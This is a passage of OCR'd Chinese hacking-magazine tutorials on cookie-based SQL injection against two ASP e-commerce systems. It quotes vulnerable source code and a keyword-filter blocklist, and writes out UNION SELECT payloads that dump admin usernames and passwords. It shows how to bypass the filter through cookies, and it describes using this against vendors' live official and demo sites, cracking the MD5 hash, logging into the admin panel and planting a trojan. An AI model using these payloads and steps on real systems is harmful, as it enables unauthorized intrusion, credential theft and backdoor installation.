


图7 使用转换过的URL

怎么样？是不是成功显示了id=1的内容！我们再把"空格and空格1=2"转换下贴上去看看，如图9。

经典的注入漏洞哦！1=1和1=2不一样！OK！下面我们就




图8 显示出了内容




图9 and 1=2的返回

开始正式注入了！我们是不是要浪费大量时间猜解admin的账号密码呢？NO!NO!NO! 既然我们能知道数据库表的结构，为什么还要那样做呢？我这里直接用union联合查询哦！简单讲讲union的格式：

查询语句1 UNION 查询语句2 //1与2的字段要相同，否则会出错

在ad.asp中通过查询语句我们可以看到id是来自 ztl这个表的，我们打开数据库的ztl表看看（默认的数据库是.asp结尾的，大家可以复制出来改为.mdb）ztl中有几个字段，如图10。




图10 表结构




图11 union查询

一共8个字段，那么我们的语句就是这样构造的："空格union select 1,2,3,4,5,6,7,8 from ztl"。我们将语句转换下复制到cookies里，点击get看看结果，如图11。

怎么样？成功了吧！^_^！这样我们直接来暴出管理员的账号密码。将密码暴到3处，账号暴到4处，语句就这么写："空格union select 1,2,pwd,name,5,6,7,8 from admin"，(需要暴哪个表的字段，你要先看看数据库的字段名）转换一下试试看，如图12。




图12 暴出用户名和密码

HOHO！成功暴出！去官方测试一下，嘿嘿，如图13。

看来官方密码是MD5加密的，好了，这样一次完整的cookie漏洞代码分析到实践注入就完成了！取得了密码后你可以登录后台备份一个木马哦！




图13 官方

小弟还在修炼中…

本文如有什么错误还请各位多多指出，我会虚心改正的！

（文章中使用到的工具minibrowser和url已经收录在光盘中。）

编辑点评：

小鱼使用minibrowser给大家演示了对拼客系统的漏洞利用，是一篇很好的cookie注射文章；文中带着"发现问题，解决问题"的态度一步一步的深入，本期三篇cookie利用文章看完，你该会了吧！

Cookie注入上海数字创业版商城

图 流星赶月

从本文你可以学到：

1、Cookie注入　2、上传突破

终于放假了，终于有时间玩咯！看《精通脚本黑客》都快一个月啦，是练练的时候了，到源码之家下载个"上海数字创业版商城"来看看，想不到还真有收获。

在news.asp文件下面有如下代码：

```
<%
typeid=trim(Request("typeid"))    '以Request的方式获取变量typeid，并过滤两边空格

set rs=server.createobject("adodb.recordset")  '创建数据库连接
if typeid="" then                 '如果typeid为空执行下面语句
   sql="select * from news order by adddate desc"
else                              '否则执行这一句
   sql="select * from news where typeid="&typeid&" order by adddate desc"
end if
   rs.open sql,conn,1,1           '打开数据库
   if rs.eof and rs.bof then      '查不到记录显示"暂无记录"
%>
<tr><td colspan="6" height="25">暂无记录</td></tr>
```

看得出上面变量typeid没有做任何有效过滤就放进数据库，注入有戏了！由于在网吧工作，不方便搭建平台，只好直接拿官方网站开刀了。打开演示网址http://soft.80088.cn/newshop，找到相关连接，测试一下看看，如图1。




图1 有警告

晕，看来还有鬼！再翻源代码看看，其文件头有句<!--#include file="webtop.asp"-->，而在包含文件webtop.asp还有句<!--#include file="inc/conn.asp"-->，在conn.asp还有句<!--#include file="sqlzr.asp"-->（晕死！）。最后，在sqlzr.asp文件找到了定义：

```
If Instr(strTemp,"select") or Instr(strTemp,"<") or Instr(strTemp,">") or
```

```
Instr(strTemp,"%") or Instr(strTemp,"insert") or Instr(strTemp,"delete%20from") or Instr(strTemp,"count(") or Instr(strTemp,"drop%20table") or Instr(strTemp,"update") or Instr(strTemp,"truncate") or Instr(strTemp,"asc(") or Instr(strTemp,"mid(") or Instr(strTemp,"char(") or Instr(strTemp,"xp_cmdshell") or Instr(strTemp,"exec%20master") or Instr(strTemp,"net%20localgroup%20administrators") or Instr(strTemp,":") or Instr(strTemp,"net%20user") or Instr(strTemp,"'") or Instr(strTemp,"%20or%20") then
    Response.Write "<script language='javascript'>"
    Response.Write "alert('对不起:\n\n您提交的内容包含有危险字符\n请检查');history.go(-1);"
    Response.Write "</script>"
    response.end
```

只要所提交的字符里面含有**select，insert，count，xp_cmdshell**等危险字符就会弹出“对不起：\n\n您提交的内容包含有危险字符\n请检查”警告。

本想用大写绕过，但还有一句：

```
strTemp = lCase(Request.QueryString()&Request.Form())
```

函数lCase()却强制把提交的参数转为了小写，看来想用大写绕过没门了。但小心一看只是过滤get提交（Request.QueryString）和post提交（Request.Form）方式，却没有过滤Request.cookie提交方式，cookie注入就这样产生了！

手动测试一下看看，如图2，图3，图4，图5，果真存在cookie注入！但是要我这样手动猜解出管理员密码，猜得出来手也抽筋啦。



图2 cookie注射1=1

还是用寂寞的刺猬大哥的中转提速吧。（原理参考黑手以前文章）工具也写出来了，方便我们小菜，如图6。




图3 界面正常




图4 cookie注射1=2




图5 没有返回记录

在“注入键名”填上变量名和“=”号，在“注入url地址”填上存在注入的页面（不带参数），“来源页”也填这个吧，有时需要验证。点击“生成asp”就可生产中转代码了！用Freda ASP Web在本机搭建简单的asp平台，试一下，如图7（jmdcw=后面一定要跟原来的参数啊）。



图6 中转提速




图7 生成的asp页面

把它放进Domain3.5跑一下看，是不是出来啦？比手动快多了！如图8。




图8 猜出用户名和密码

把加密的md5放到www.cmd5.com查一下，密码竟然是admin，顺利登录后台，如图9。

